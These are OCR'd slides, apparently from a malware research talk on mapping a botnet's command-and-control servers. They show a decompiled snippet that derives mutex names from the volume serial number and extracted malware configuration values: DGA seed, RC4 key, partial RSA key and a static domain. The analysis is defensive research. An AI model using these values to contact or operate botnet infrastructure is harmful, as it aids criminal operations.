


Acquiring the IP address of a real C&C server




Botnet or its small part?

- To control the botnet or to see all C&C servers we need to get all possible malware configurations.
- There are a lot of malware configurations with different DGA seeds.




Acquiring more samples

```
GetVolumeInformationA_0(&Buffer, 0, 0, &VolumeSerialNumber,
p1 = seed + ab_prng(VolumeSerialNumber ^ 0x12, 0xFFFFFFFF);
p2 = ab_prng(seed1, 0xFFFFu);
p3 = ab_prng(seed2, 0xFFFFu);
p4 = ab_prng(seed3, 0xFFFFu);
p5 = addend + ab_prng(seed4, 0xFFFFFFFF);
p6 = ab_prng(seed5, 0xFFFFu);
result = wsprintfA(
           mutex_name,
           "{%08X-%04X-%04X-%04X-%08X%04X}",
           p1,p2,p3,p4,p5,p6);
```




Mutex name depends on VolumeSerialNumber

Acquiring more samples




Acquiring more samples


Different mutex names in other sandboxes:



Semi-automatic configuration extraction



Semi-automatic configuration extraction




Python>extract_config()

Campaign: "demetra"
Domains Count: 50
DGA Seed: 0x36A9B78F
RC4 Key: "fenquyidh"
RSA Key: "308189028180878bf02819a301c1a06cb351b52f575d1c1f0cb4353f450…"
Static Domains: "yyygshsshssjhsiheush.com"
Port: 443


Problem: packed samples

Packed sample



The configuration extraction script can't be used with packed samples

Unpacked sample




Semi-automatic configuration extraction

- Most of samples come packed
- We need to unpack them first
- A lot of manual work
- Impossible to process big number of samples

